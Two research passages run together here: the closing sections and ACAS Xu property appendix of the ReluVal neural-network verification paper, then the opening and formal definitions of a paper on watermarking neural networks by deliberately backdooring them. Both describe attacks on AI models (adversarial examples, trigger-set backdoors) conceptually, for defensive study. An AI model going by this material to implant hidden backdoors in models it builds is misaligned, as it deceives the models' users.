| Mono | 0.325 | 0.497 | 16.91 |

Table 4: The percentages of the deepest depth, average depth, and average running time improvement caused by the three main components of ReluVal: symbolic interval analysis, influence analysis, and monotonicity compared to the naive interval analysis.

**Symbolic interval propagation.** Table 4 shows that symbolic interval analysis saves the deepest and average depth of bisection tree (Figure 5) by up to 42.06% and 49.28%, respectively, over naive interval extension.

**Influence analysis.** As one of the optimizations used in iterative refinement, influence analysis helps prioritize splitting of the the most influential inputs to the output. Compared to the sequential splitting features, influence-analysis-based splitting reduces the average depth by 10.85% and thus cut down the running time by up to 96.04%.

**Monotonocity.** The improvements from using monotonicity are relatively smaller in terms of tree depth. However, it can still reduce the average running time by 16.91% on average, especially when the average depth is high.

[2]We remove model_4_2 and model_5_3 because Reluplex found incorrect adversarial examples due to roundup problems (these models do not have any adversarial cases).

## 8 Related Work

**Adversarial machine learning.** Several recent works have shown that even the state-of-the-art DNNs can be easily fooled by adding small carefully crafted human-imperceptible perturbations to the original inputs [7, 16, 37, 48]. This has resulted in an arms race among researchers competing to build more robust networks and design more efficient attacks [7, 16, 31, 32, 39, 41, 51]. However, most of the defenses are restricted to only one type of adversaries/security properties (e.g., overall perturbations bounded by some norms) even though other researchers have shown that other semantics-preserving changes like lightning changes, small occlusions, rotations, etc. can also easily fool the DNNs [13, 42, 43, 49]. However, none of these attacks can provide any provable guarantees about the non-existence of adversarial examples for a given neural network. Unlike these attacks, ReluVal can provide a provable security analysis of given input ranges, systematically narrowing down and detecting all adversarial ranges.

**Verification of machine learning systems.** Recently, several projects [12, 21, 25] have used customized SMT solvers for verifying security properties of DNNs, such However, such techniques are mostly limited by the scalability of the solver. Therefore, they tend to incur significant overhead [25] or only provide weaker guarantees [21]. By contrast, ReluVal uses interval-based techniques and significantly outperform the state-of-the-art solver-based systems like ReluPlex [25].

Kolter et al. [29] and Raghunathan et al. [44] transform the verification problem into a convex optimization problem using relaxations to over-approximate the outputs of ReLU nodes. Similarly, Gehr et al. [14] leverages zonotopes for approximating each ReLU outputs. Dvijotham et al. [11] transformed the verification problem into an unconstrained dual formulation using Lagrange relaxation and use gradient-descent to solve the optimization problem. However, all of these works focus on simply over-approximating the total number of potential adversarial violations without trying to find concrete counterexamples. Therefore, they tend to suffer from high false positive rates unless the underlying DNN's training algorithm is modified to minimize such violations. By contrast, ReluVal can find concrete counterexamples as well as verify security properties of pre-trained DNNs.

Recently, Mixed Integer Linear programming (MILP) solvers combined with gradient descent have also been proposed for verification of DNNs [9, 10]. Integrating our interval analysis together with such approaches is an interesting future research problem.

Verivis [43], by Pei et al. is a black-box DNN verification system that leverage the discreteness of image pixels. However, unlike ReluVal, it cannot verify non-existence of norm-based adversarial examples.

**Interval optimization.** Interval analysis has shown great success in many application domains including nonlinear equation solving and global optimization problems [23, 34, 35]. Due to its ability to provide rigorous bounds on the solutions of an equation, many numerical optimization problems [22,50] leveraged interval analysis to achieve a near-precise approximation of the solutions. We note that the computation inside NN is mostly a sequence of simple linear transformations with a nonlinear activation function. These computations thus highly resemble those in traditional domains where interval analysis has been shown to be successful. Therefore, based on the foundation of interval analysis laid by Moore et al. [36, 45], we leverage interval analysis for analyzing the security properties of DNNs.

## 9 Future Work and Discussion

**Supporting other activation functions.** Interval extension can, in theory, be applied to any activation function that maintains inclusion isotonicity and Lipschitz continuity. As mentioned in Section 4, most popular activation functions (e.g., tanh, sigmoid) satisfy these properties. To support these activation functions, we need to adapt the symbolic interval propagation process. We plan to explore this as part of future work. Our current prototype implementation of symbolic interval propagation supports several common piece-wise linear activation functions (e.g., regular ReLU, Leaky ReLU, and PReLU).

**Supporting other norms besides $L_\infty$.** While interval arithmetic is most immediately applicable to $L_\infty$, other norms (e.g., $L_2$ and $L_1$) can also be approximated using intervals. Essentially, $L_\infty$ allows the most flexible perturbations and the perturbations bounded by other norms like $L_2$ are all subsets of those allowed by the corresponding $L_\infty$ bound. Therefore, if ReluVal can verify the absence of adversarial examples for a DNN within an infinite norm bound, the DNN is also guaranteed to be safe for the corresponding p-norm (p=1/2/3..) bound. If ReluVal identifies adversarial subintervals for an infinite norm bound, we can iteratively check whether any such subinterval lies within the corresponding p-norm bound. If not, we can declare the model to contain no adversarial examples for the given p-norm bound. We plan to explore this direction in future.

**Improving DNN Robustness.** The counterexamples found by ReluVal can be used to increase the robustness of a DNN through adversarial training. Specific, we can add the adversarial examples detected by ReluVal to the training dataset and retrain the model. Also, a DNN's training process can further be changed to incorporate ReluVal's interval analysis for improved robustness. Instead of training on individual samples, we can convert the training samples into intervals and change the training process to minimize losses for these intervals instead of individual samples. We plan to pursue this direction as future work.

## 10 Conclusion

Although this paper focuses on verifying security properties of DNNs, ReluVal itself is a generic framework that can efficiently leverage interval analysis to understand and analyze the DNN computation. In the future, we hope to develop a full-fledged DNN security analysis tool based on ReluVal, just like traditional program analysis tools, that can not only efficiently check arbitrary security properties of DNNs but can also provide insights into the behaviors of hidden neurons with rigorous guarantees.

In this paper, we designed, developed, and evaluated ReluVal, a formal security analysis system for neural networks. We introduced several novel techniques including symbolic interval arithmetic to perform formal analysis without resorting to SMT solvers. ReluVal performed 200 times faster on average than the current state-of-art solver-based approaches.

# A Appendix: Formal Definitions for ACAS Xu Properties $\phi_1$ to $\phi_{15}$

***Inputs.*** Inputs for each ACAS Xu DNN model are:
$\rho$: the distance between ownship and intruder;
$\theta$: the heading direction angle of ownship relative to intruder;
$\psi$: heading direction angle of intruder relative to ownship;
$v_{own}$: speed of ownshipe;
$v_{int}$: speed of intruder;

***Outputs.*** Outputs for each ACAS Xu DNN model are:
*COC*: Clear of Conflicts;
*weak left*: heading left with angle 1.5°/s;
*weak right*: heading right with angle 1.5°/s;
*strong left*: heading left with angle 3.0°/s;
*strong right*: heading right with angle 3.0°/s.

***45 Models.*** There are 45 different models indexed by two extra inputs $a_{prev}$ and $\tau$, model_x_y means the model used when $a_{prev} = x$ and $\tau = y$ :
$a_{prev}$: previous action indexed as {*COC*, *weak left*, *weak right*, *strong left*, *strong right*}.
$\tau$: time until loss of vertical separation indexed as {0, 1, 5, 10, 20, 40, 60, 80, 100}

***Property $\phi_1$:*** If the intruder is distant and is significantly slower than the ownship, the score of a COC advisory will always be below a certain fixed threshold.
Tested on: all 45 networks.
Input ranges: $\rho \geq 55947.691$, $v_{own} \geq 1145$, $v_{int} \leq 60$.
Desired output: the output of COC is at most 1500.

***Property $\phi_2$:*** If the intruder is distant and is significantly slower than the ownship, the score of a COC advisory will never be maximal.
Tested on: model_x_y, $x \geq 2$, except model_5_3 and model_4_2
Input ranges: $\rho \geq 55947.691$, $v_{own} \geq 1145$, $v_{int} \leq 60$.
Desired output: the score for COC is not the maximal score.

***Property $\phi_3$:*** If the intruder is directly ahead and is moving towards the ownship, the score for COC will not be minimal.
Tested on: all models except model_1_7, model_1_8 and model_1_9
Input ranges: $1500 \leq \rho \leq 1800$, $-0.06 \leq \theta \leq 0.06$, $\psi \geq 3.10$, $v_{own} \geq 980$, $v_{int} \geq 960$.
Desired output: the score for COC is not the minimal score.

***Property $\phi_4$:*** If the intruder is directly ahead and is moving away from the ownship but at a lower speed than that of the ownship, the score for COC will not be minimal.
Tested on: all models except model_1_7, model_1_8 and model_1_9
Input ranges: $1500 \leq \rho \leq 1800$, $-0.06 \leq \theta \leq 0.06$, $\psi = 0$, $v_{own} \geq 1000$, $700 \leq v_{int} \leq 800$.
Desired output: the score for COC is not the minimal score.

***Property $\phi_5$:*** If the intruder is near and approaching from the left, the network advises âĂIJstrong rightâĂİ.

Tested on: model_1_1

Input ranges: $250 \leq \rho \leq 400$, $0.2 \leq \theta \leq 0.4$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 400$, $0 \leq v_{int} \leq 400$.

Desired output: the score for "strong right" is the minimal score.

***Property $\phi_6$:*** If the intruder is sufficiently far away, the network advises COC.

Tested on: model_1_1

Input ranges: $12000 \leq \rho \leq 62000$, $(0.7 \leq \theta \leq 3.141592) \cup (-3.141592 \leq \theta \leq -0.7)$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 1200$, $0 \leq v_{int} \leq 1200$.

Desired output: the score for COC is the minimal score.

***Property $\phi_7$:*** If vertical separation is large, the network will never advise a strong turn

Tested on: model_1_9

Input ranges: $0 \leq \rho \leq 60760$, $-3.141592 \leq \theta \leq 3.141592$, $-3.141592 \leq \psi \leq 3.141592$, $100 \leq v_{own} \leq 1200$, $0 \leq v_{int} \leq 1200$.

Desired output: the scores for "strong right" and "strong left" are never the minimal scores.

***Property $\phi_8$:*** For a large vertical separation and a previous "weak left" advisory, the network will either output COC or continue advising "weak left."

Tested on: model_2_9

Input ranges: $0 \leq \rho \leq 60760$, $-3.141592 \leq \theta \leq -0.75 \cdot 3.141592$, $-0.1 \leq \psi \leq 0.1$, $600 \leq v_{own} \leq 1200$, $600 \leq v_{int} \leq 1200$.

Desired output: the score for "weak left" is minimal or the score for COC is minimal.

***Property $\phi_9$:*** Even if the previous advisory was "weak right," the presence of a nearby intruder will cause the network to output a "strong left" advisory instead.

Tested on: model_3_3

Input ranges: $2000 \leq \rho \leq 7000$, $0.7 \leq \theta \leq 3.141592$, $-3.141592 \leq \psi \leq -3.141592 + 0.01$, $100 \leq v_{own} \leq 150$, $0 \leq v_{int} \leq 150$.

Desired output: the score for "strong left" is minimal.

***Property $\phi_{10}$:*** For a far away intruder, the network advises COC.

Tested on: model_4_5

Input ranges: $36000 \leq \rho \leq 60760$, $0.7 \leq \theta \leq 3.141592$, $-3.141592 \leq \psi \leq -3.141592 + 0.01$, $900 \leq v_{own} \leq 1200$, $600 \leq v_{int} \leq 1200$.

Desired output: the score for COC is minimal.

***Property $\phi_{11}$:*** If the intruder is near and approaching from the left but the vertical separation is comparably large, the network still tend to advise "strong right" more than COC.

Tested on: model_1_1

Input ranges: $250 \leq \rho \leq 400$, $0.2 \leq \theta \leq 0.4$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 400$, $0 \leq v_{int} \leq 400$.

Desired output: the score for "strong right" is always smaller than COC.

***Property $\phi_{12}$:*** If the intruder is distant and is significantly slower than the ownship, the score of a COC advisory will be the minimal.

Tested on: model_3_3

Input ranges: $\rho \geq 55947.691$, $v_{own} \geq 1145$, $v_{int} \leq 60$.

Desired output: the score for COC is the minimal score.

***Property $\phi_{13}$:*** For a far away intruder but the vertical distance are small, the network always advises COC no matter the directions are.

Tested on: model_1_1

Input ranges: $60000 \leq \rho \leq 60760$, $-3.141592 \leq \theta \leq 3.141592$, $-3.141592 \leq \psi \leq 3.141592$, $0 \leq v_{own} \leq 360$, $0 \leq v_{int} \leq 360$.

Desired output: the score for COC is the minimal.

***Property $\phi_{14}$:*** If the intruder is near and approaching from the left and vertical distance is small, the network always advises strong right no matter previous action is strong right or strong left.

Tested on: model_4_1, model_5_1

Input ranges: $250 \leq \rho \leq 400$, $0.2 \leq \theta \leq 0.4$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 400$, $0 \leq v_{int} \leq 400$.

Desired output: the score for "strong right" is always the minimal.

***Property $\phi_{15}$:*** If the intruder is near and approaching from the right and vertical distance is small, the network always advises strong left no matter previous action is strong right or strong left.

Tested on: model_4_1, model_5_1

Input ranges: $250 \leq \rho \leq 400$, $-0.4 \leq \theta \leq -0.2$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 400$, $0 \leq v_{int} \leq 400$.

Desired output: the score for "strong left" is always the minimal.

***Property $S_1$:***

Tested on: model_4_1

Input ranges: $400 \leq \rho \leq 10000$, $\theta = 0.2$, $\psi = -3.141592 + 0.005$, $v_{own} = 10$, $v_{int} = 10$.

Desired output: the score for "strong right" is the minimal.

***Property $S_2$:***

Tested on: model_4_1

Input ranges: $\rho = 400$, $-0.2 \leq \theta \leq 0$, $\psi = -3.141592 + 0.005$, $v_{own} = 1000$, $v_{int} = 1000$.

Desired output: the score for "strong right" is the minimal.

***Property $S_3$:***

Tested on: model_1_2

Input ranges: $\rho = 400$, $-0.1 \leq \theta \leq 0.1$, $\psi = -3.141592$, $v_{own} = 500$, $v_{int} = 600$.

Desired output: the score for "strong right" is the minimal.

# Turning Your Weakness Into a Strength: Watermarking Deep Neural Networks by Backdooring

## Abstract

Deep Neural Networks have recently gained lots of success after enabling several breakthroughs in notoriously challenging problems. Training these networks is computationally expensive and requires vast amounts of training data. Selling such pre-trained models can, therefore, be a lucrative business model. Unfortunately, once the models are sold they can be easily copied and redistributed. To avoid this, a tracking mechanism to identify models as the intellectual property of a particular vendor is necessary.

In this work, we present an approach for watermarking Deep Neural Networks in a black-box way. Our scheme works for general classification tasks and can easily be combined with current learning algorithms. We show experimentally that such a watermark has no noticeable impact on the primary task that the model is designed for and evaluate the robustness of our proposal against a multitude of practical attacks. Moreover, we provide a theoretical analysis, relating our approach to previous work on backdooring.

## 1 Introduction

Deep Neural Networks (DNN) enable a growing number of applications ranging from visual understanding to machine translation to speech recognition [20, 5, 17, 41, 6]. They have considerably changed the way we conceive software and are rapidly becoming a general purpose technology [29]. The democratization of Deep Learning can primarily be explained by two essential factors. First, several open source frameworks (e.g., PyTorch [33], TensorFlow [1]) simplify the design and deployment of complex models. Second, academic and industrial labs regularly release open source, state of the art, pre-trained models. For instance, the most accurate visual understanding system [19] is now freely available online for download. Given the considerable amount of expertise, data and computational resources required to train these models effectively, the availability of pre-trained models enables their use by operators with modest resources [38, 45, 35].

The effectiveness of Deep Neural Networks combined with the burden of the training and tuning stage has opened a new market of Machine Learning as a Service (MLaaS). The companies operating in this fast-growing sector propose to train and tune the models of a given customer at a negligible cost compared to the price of the specialized hardware required if the customer were to train the neural network by herself. Often, the customer can further fine-tune the model to improve its performance as more data becomes available, or transfer the high-level features to solve related tasks. In addition to open source models, MLaaS allows the users to build more personalized systems without much overhead [36].

Although of an appealing simplicity, this process poses essential security and legal questions. A service provider can be concerned that customers who buy a deep learning network might distribute it beyond the terms of the license agreement, or even sell the model to other customers thus threatening its business. The challenge is to design a robust procedure for authenticating a Deep Neural Network. While this is relatively new territory for the machine learning community, it is a well-studied problem in the security community under the general theme of *digital watermarking*.

Digital Watermarking is the process of robustly concealing information in a signal (e.g., audio, video or image) for subsequently using it to verify either the authenticity or the origin of the signal. Watermarking has been extensively investigated in the context of digital me-

*Work was conducted at Facebook AI Research.

dia (see, e.g., [8, 24, 34] and references within), and in the context of watermarking digital keys (e.g., in [32]). However, existing watermarking techniques are not directly amenable to the particular case of neural networks, which is the main topic of this work. Indeed, the challenge of designing a robust watermark for Deep Neural Networks is exacerbated by the fact that one can slightly fine-tune a model (or some parts of it) to modify its parameters while preserving its ability to classify test examples correctly. Also, one will prefer a public watermarking algorithm that can be used to prove ownership multiple times without the loss of credibility of the proofs. This makes straightforward solutions, such as using simple hash functions based on the weight matrices, non-applicable.

**Contribution.** Our work uses the over-parameterization of neural networks to design a robust watermarking algorithm. This over-parameterization has so far mainly been considered as a weakness (from a security perspective) because it makes backdooring possible [18, 16, 11, 27, 46]. Backdooring in Machine Learning (ML) is the ability of an operator to train a model to deliberately output specific (incorrect) labels for a particular set of inputs $T$. While this is obviously undesirable in most cases, we turn this curse into a blessing by reducing the task of watermarking a Deep Neural Network to that of designing a backdoor for it. Our contribution is twofold: (i) We propose a simple and effective technique for watermarking Deep Neural Networks. We provide extensive empirical evidence using state-of-the-art models on well-established benchmarks, and demonstrate the robustness of the method to various nuisance including adversarial modification aimed at removing the watermark. (ii) We present a cryptographic modeling of the tasks of watermarking and backdooring of Deep Neural Networks, and show that the former can be constructed from the latter (using a cryptographic primitive called *commitments*) in a black-box way. This theoretical analysis exhibits why it is not a coincidence that both our construction and [18, 30] rely on the same properties of Deep Neural Networks. Instead, seems to be a consequence of the relationship of both primitives.

**Previous And Concurrent Work.** Recently, [42, 10] proposed to watermark neural networks by adding a new regularization term to the loss function. While their method is designed retain high accuracy while being resistant to attacks attempting to remove the watermark, their constructions do not explicitly address fraudulent claims of ownership by adversaries. Also, their scheme does not aim to defend against attackers cognizant of the exact `Mark`-algorithm. Moreover, in the construction of [42, 10] the verification key can only be used once, because a watermark can be removed once the key is known[1]. In [31] the authors suggested to use adversarial examples together with adversarial training to watermark neural networks. They propose to generate adversarial examples from two types (correctly and wrongly classified by the model), then fine-tune the model to correctly classify all of them. Although this approach is promising, it heavily depends on adversarial examples and their transferability property across different models. It is not clear under what conditions adversarial examples can be transferred across models or if such transferability can be decreased [22]. It is also worth mentioning an earlier work on watermarking machine learning models proposed in [43]. However, it focused on marking the outputs of the model rather than the model itself.

## 2 Definitions and Models

This section provides a formal definition of backdooring for machine-learning algorithms. The definition makes the properties of existing backdooring techniques [18, 30] explicit, and also gives a (natural) extension when compared to previous work. In the process, we moreover present a formalization of machine learning which will be necessary in the foundation of all other definitions that are provided.

Throughout this work, we use the following notation: Let $n \in \mathbb{N}$ be a security parameter, which will be implicit input to all algorithms that we define. A function $f$ is called negligible if it is goes to zero faster than any polynomial function. We use PPT to denote an algorithm that can be run in probabilistic polynomial time. For $k \in \mathbb{N}$ we use $[k]$ as shorthand for $\{1,\ldots,k\}$.

### 2.1 Machine Learning

Assume that there exists some objective ground-truth function $f$ which classifies inputs according to a fixed output label set (where we allow the label to be undefined, denoted as $\perp$). We consider ML to be two algorithms which either learn an approximation of $f$ (called *training*) or use the approximated function for predictions at inference time (called *classification*). The goal of *training* is to learn a function, $f'$, that performs on unseen data as good as on the training set. A schematic description of this definition can be found in Figure 1.

[1] We present a technique to circumvent this problem in our setting. This approach can also be implemented in their work.



Figure 1: A high-level schematic illustration of the learning process.

To make this more formal, consider the sets $D \subset \{0,1\}^*, L \subset \{0,1\}^* \cup \{\perp\}$ where $|D| = \Theta(2^n)$ and $|L| = \Omega(p(n))$ for a positive polynomial $p(\cdot)$. $D$ is the set of possible inputs and $L$ is the set of labels that are assigned to each such input. We do not constrain the representation of each element in $D$, each binary string in $D$ can e.g. encode float-point numbers for color values of pixels of an image of size $n \times n$ while[2] $L = \{0,1\}$ says whether there is a dog in the image or not. The additional symbol $\perp \in L$ is used if the classification task would be undefined for a certain input.

We assume an ideal assignment of labels to inputs, which is the *ground-truth function* $f : D \to L$. This function is supposed to model how a human would assign labels to certain inputs. As $f$ might be undefined for specific tasks and labels, we will denote with $\overline{D} = \{x \in D \mid f(x) \neq \perp\}$ the set of all inputs having a ground-truth label assigned to them. To formally define learning, the algorithms are given access to $f$ through an oracle $\mathcal{O}^f$. This oracle $\mathcal{O}^f$ truthfully answers calls to the function $f$.

We assume that there exist two algorithms $(\texttt{Train}, \texttt{Classify})$ for training and classification:

- $\texttt{Train}(\mathcal{O}^f)$ is a probabilistic polynomial-time algorithm that outputs a model $M \subset \{0,1\}^{p(n)}$ where $p(n)$ is a polynomial in $n$.
- $\texttt{Classify}(M,x)$ is a deterministic polynomial-time algorithm that, for an input $x \in D$ outputs a value $M(x) \in L \setminus \{\perp\}$.

We say that, given a function $f$, the algorithm pair $(\texttt{Train}, \texttt{Classify})$ is $\varepsilon$-accurate if $\Pr\left[f(x) \neq \texttt{Classify}(M,x) \mid x \in \overline{D}\right] \leq \varepsilon$ where the probability is taken over the randomness of $\texttt{Train}$. We thus measure accuracy only with respect to inputs where the classification task actually is meaningful. For those inputs where the ground-truth is undefined, we instead assume that the label is random: for all $x \in D \setminus \overline{D}$ we assume that for any $i \in L$, it holds that $\Pr[\texttt{Classify}(M,x) = i] = 1/|L|$ where the probability is taken over the randomness used in $\texttt{Train}$.

[2] Asymptotically, the number of bits per pixel is constant. Choosing this image size guarantees that $|D|$ is big enough. We stress that this is only an example of what $D$ could represent, and various other choices are possible.

## 2.2 Backdoors in Neural Networks

Backdooring neural networks, as described in [18], is a technique to deliberately train a machine learning model to output *wrong* (when compared with the ground-truth function $f$) labels $T_L$ for certain inputs $T$.

Therefore, let $T \subset D$ be a subset of the inputs, which we will refer to it as the *trigger set*. The wrong labeling with respect to the ground-truth $f$ is captured by the function $T_L : T \to L \setminus \{\perp\}$; $x \mapsto T_L(x) \neq f(x)$ which assigns "wrong" labels to the trigger set. This function $T_L$, similar to the algorithm $\texttt{Classify}$, is not allowed to output the special label $\perp$. Together, the trigger set and the labeling function will be referred to as the *backdoor* $\mathsf{b} = (T, T_L)$ . In the following, whenever we fix a trigger set $T$ we also implicitly define $T_L$.

For such a backdoor $\mathsf{b}$, we define a backdooring algorithm $\texttt{Backdoor}$ which, on input of a model, will output a model that misclassifies on the trigger set with high probability. More formally, $\texttt{Backdoor}(\mathcal{O}^f, \mathsf{b}, M)$ is PPT algorithm that receives as input an oracle to $f$, the backdoor $\mathsf{b}$ and a model $M$, and outputs a model $\hat{M}$. $\hat{M}$ is called *backdoored* if $\hat{M}$ is correct on $\overline{D} \setminus T$ but reliably errs on $T$, namely

$$\Pr_{x \in \overline{D} \setminus T}\left[f(x) \neq \texttt{Classify}(\hat{M}, x)\right] \leq \varepsilon, \text{ but}$$
$$\Pr_{x \in T}\left[T_L(x) \neq \texttt{Classify}(\hat{M}, x)\right] \leq \varepsilon.$$

This definition captures two ways in which a backdoor can be embedded:

- The algorithm can use the provided model to embed the watermark into it. In that case, we say that the backdoor is implanted into a *pre-trained model*.
- Alternatively, the algorithm can ignore the input model and train a new model from scratch. This will take potentially more time, and the algorithm will use the input model only to estimate the necessary accuracy. We will refer to this approach as *training from scratch*.

## 2.3 Strong Backdoors

Towards our goal of watermarking a ML model we require further properties from the backdooring algorithm, which deal with the sampling and removal of backdoors:

First of all, we want to turn the generation of a trapdoor into an algorithmic process. To this end, we introduce a new, randomized algorithm `SampleBackdoor` that on input $\mathcal{O}^f$ outputs backdoors b and works in combination with the aforementioned algorithms $(\texttt{Train}, \texttt{Classify})$. This is schematically shown in Figure 2.



Figure 2: A schematic illustration of the backdooring process.

A user may suspect that a model is backdoored, therefore we strengthen the previous definition to what we call *strong backdoors*. These should be hard to remove, even for someone who can use the algorithm `SampleBackdoor` in an arbitrary way. Therefore, we require that `SampleBackdoor` should have the following properties:

**Multiple Trigger Sets.** For each trigger set that `SampleBackdoor` returns as part of a backdoor, we assume that it has minimal size $n$. Moreover, for two random backdoors we require that their trigger sets almost never intersect. Formally, we ask that $\Pr[T \cap T' \neq \emptyset]$ for $(T, T_L), (T', T'_L) \leftarrow \texttt{SampleBackdoor}()$ is negligible in $n$.

**Persistency.** With persistency we require that it is hard to remove a backdoor, unless one has knowledge of the trigger set $T$. There are two trivial cases which a definition must avoid:

- An adversary may submit a model that has no backdoor, but this model has very low accuracy. The definition should not care about this setting, as such a model is of no use in practice.
- An adversary can always train a new model from scratch, and therefore be able to submit a model that is very accurate and does not include the backdoor. An adversary with unlimited computational resources and unlimited access to $\mathcal{O}^f$ will thus always be able to cheat.

We define persistency as follows: let $f$ be a ground-truth function, b be a backdoor and $\hat{M} \leftarrow \texttt{Backdoor}(\mathcal{O}^f, \text{b}, M)$ be a $\varepsilon$-accurate model. Assume an algorithm $\mathcal{A}$ on input $\mathcal{O}^f, \hat{M}$ outputs an $\varepsilon$-accurate model $\tilde{M}$ in time $t$ which is at least $(1-\varepsilon)$ accurate on b. Then $\tilde{N} \leftarrow \mathcal{A}(\mathcal{O}^f, N)$, generated in the same time $t$, is also $\varepsilon$-accurate for any arbitrary model $N$.

In our approach, we chose to restrict the runtime of $\mathcal{A}$, but other modeling approaches are possible: one could also give unlimited power to $\mathcal{A}$ but only restricted access to the ground-truth function, or use a mixture of both. We chose our approach as it follows the standard pattern in cryptography, and thus allows to integrate better with cryptographic primitives which we will use: these are only secure against adversaries with a bounded runtime.

## 2.4 Commitments

*Commitment schemes* [9] are a well known cryptographic primitive which allows a sender to lock a secret $x$ into a cryptographic leakage-free and tamper-proof vault and give it to someone else, called a receiver. It is neither possible for the receiver to open this vault without the help of the sender (this is called *hiding*), nor for the sender to exchange the locked secret to something else once it has been given away (the *binding* property).

Formally, a commitment scheme consists of two algorithms $(\texttt{Com}, \texttt{Open})$:

- $\texttt{Com}(x, r)$ on input of a value $x \in S$ and a bitstring $r \in \{0,1\}^n$ outputs a bitstring $c_x$.
- $\texttt{Open}(c_x, x, r)$ for a given $x \in S, r \in \{0,1\}^n, c_x \in \{0,1\}^*$ outputs 0 or 1.

For correctness, it must hold that $\forall x \in S$,

$$\Pr_{r \in \{0,1\}^n}[\texttt{Open}(c_x, x, r) = 1 \mid c_x \leftarrow \texttt{Com}(x, r)] = 1.$$

We call the commitment scheme $(\texttt{Com}, \texttt{Open})$ binding if, for every PPT algorithm $\mathcal{A}$

$$\Pr\left[\texttt{Open}(c_x, \tilde{x}, \tilde{r}) = 1 \;\middle|\; \begin{array}{c} c_x \leftarrow \texttt{Com}(x, r) \wedge \\ (\tilde{x}, \tilde{r}) \leftarrow \mathcal{A}(c_x, x, r) \wedge \\ (x, r) \neq (\tilde{x}, \tilde{r}) \end{array}\right] \leq \varepsilon(n)$$

where $\varepsilon(n)$ is negligible in $n$ and the probability is taken over $x \in S, r \in \{0,1\}^n$.

Similarly, $(\texttt{Com}, \texttt{Open})$ are hiding if no PPT algorithm $\mathcal{A}$ can distinguish $c_0 \leftarrow \texttt{Com}(0, r)$ from $c_x \leftarrow \texttt{Com}(x, r)$ for arbitrary $x \in S, r \in \{0,1\}^n$. In case that the distributions of $c_0, c_x$ are statistically close, we call a commitment scheme *statistically hiding*. For more information, see e.g. [14, 39].

## 3 Defining Watermarking

We now define watermarking for ML algorithms. The terminology and definitions are inspired by [7, 26].

We split a watermarking scheme into three algorithms: (i) a first algorithm to generate the secret marking key $\mathsf{mk}$ which is embedded as the watermark, and the public verification key $\mathsf{vk}$ used to detect the watermark later; (ii) an algorithm to embed the watermark into a model; and (iii) a third algorithm to verify if a watermark is present in a model or not. We will allow that the verification involves both $\mathsf{mk}$ and $\mathsf{vk}$, for reasons that will become clear later.

Formally, a watermarking scheme is defined by the three PPT algorithms $(\texttt{KeyGen}, \texttt{Mark}, \texttt{Verify})$:

- $\texttt{KeyGen}()$ outputs a key pair $(\mathsf{mk}, \mathsf{vk})$.
- $\texttt{Mark}(M, \mathsf{mk})$ on input a model $M$ and a marking key $\mathsf{mk}$, outputs a model $\hat{M}$.
- $\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, M)$ on input of the key pair $\mathsf{mk}, \mathsf{vk}$ and a model $M$, outputs a bit $b \in \{0,1\}$.

For the sake of brevity, we define an auxiliary algorithm which simplifies to write definitions and proofs:

$\texttt{MModel}()$ :

1. Generate $M \leftarrow \texttt{Train}(\mathcal{O}^f)$.
2. Sample $(\mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{KeyGen}()$.
3. Compute $\hat{M} \leftarrow \texttt{Mark}(M, \mathsf{mk})$.
4. Output $(M, \hat{M}, \mathsf{mk}, \mathsf{vk})$.

The three algorithms $(\texttt{KeyGen}, \texttt{Mark}, \texttt{Verify})$ should correctly work together, meaning that a model watermarked with an honestly generated key should be verified as such. This is called *correctness*, and formally requires that

$$\Pr_{(M,\hat{M},\mathsf{mk},\mathsf{vk}) \leftarrow \texttt{MModel}()} \left[\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, \hat{M}) = 1\right] = 1.$$

A depiction of this can be found in Figure 3.

In terms of security, a watermarking scheme must be *functionality-preserving*, provide *unremovability*, *unforgeability* and enforce *non-trivial ownership*:

- We say that a scheme is *functionality-preserving* if a model with a watermark is as accurate as a model without it: for any $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$, it holds that

$$\Pr_{x \in D}[\texttt{Classify}(x, M) = f(x)] \approx \Pr_{x \in D}\left[\texttt{Classify}(x, \hat{M}) = f(x)\right].$$



Figure 3: A schematic illustration of watermarking a neural network.

- *Non-trivial ownership* means that even an attacker which knows our watermarking algorithm is not able to generate in advance a key pair $(\mathsf{mk}, \mathsf{vk})$ that allows him to claim ownership of arbitrary models that are unknown to him. Formally, a watermark does not have trivial ownership if every PPT algorithm $\mathcal{A}$ only has negligible probability for winning the following game:
  1. Run $\mathcal{A}$ to compute $(\tilde{\mathsf{mk}}, \tilde{\mathsf{vk}}) \leftarrow \mathcal{A}()$.
  2. Compute $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$.
  3. $\mathcal{A}$ wins if $\texttt{Verify}(\tilde{\mathsf{mk}}, \tilde{\mathsf{vk}}, \hat{M}) = 1$.
- *Unremovability* denotes the property that an adversary is unable to remove a watermark, even if he knows about the existence of a watermark and knows the algorithm that was used in the process. We require that for every PPT algorithm $\mathcal{A}$ the chance of winning the following game is negligible:
  1. Compute $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$.
  2. Run $\mathcal{A}$ and compute $\tilde{M} \leftarrow \mathcal{A}(\mathcal{O}^f, \hat{M}, \mathsf{vk})$.
  3. $\mathcal{A}$ wins if

$$\Pr_{x \in D}[\texttt{Classify}(x, M) = f(x)] \approx \Pr_{x \in D}\left[\texttt{Classify}(x, \tilde{M}) = f(x)\right]$$

  and $\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, \tilde{M}) = 0$.
- *Unforgeability* means that an adversary that knows the verification key $\mathsf{vk}$, but does not know the key $\mathsf{mk}$, will be unable to convince a third party that he (the adversary) owns the model. Namely, it is required that for every PPT algorithm $\mathcal{A}$, the chance of winning the following game is negligible:
  1. Compute $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$.
  2. Run the adversary $(\tilde{M}, \tilde{\mathsf{mk}}) \leftarrow \mathcal{A}(\mathcal{O}^f, \hat{M}, \mathsf{vk})$.
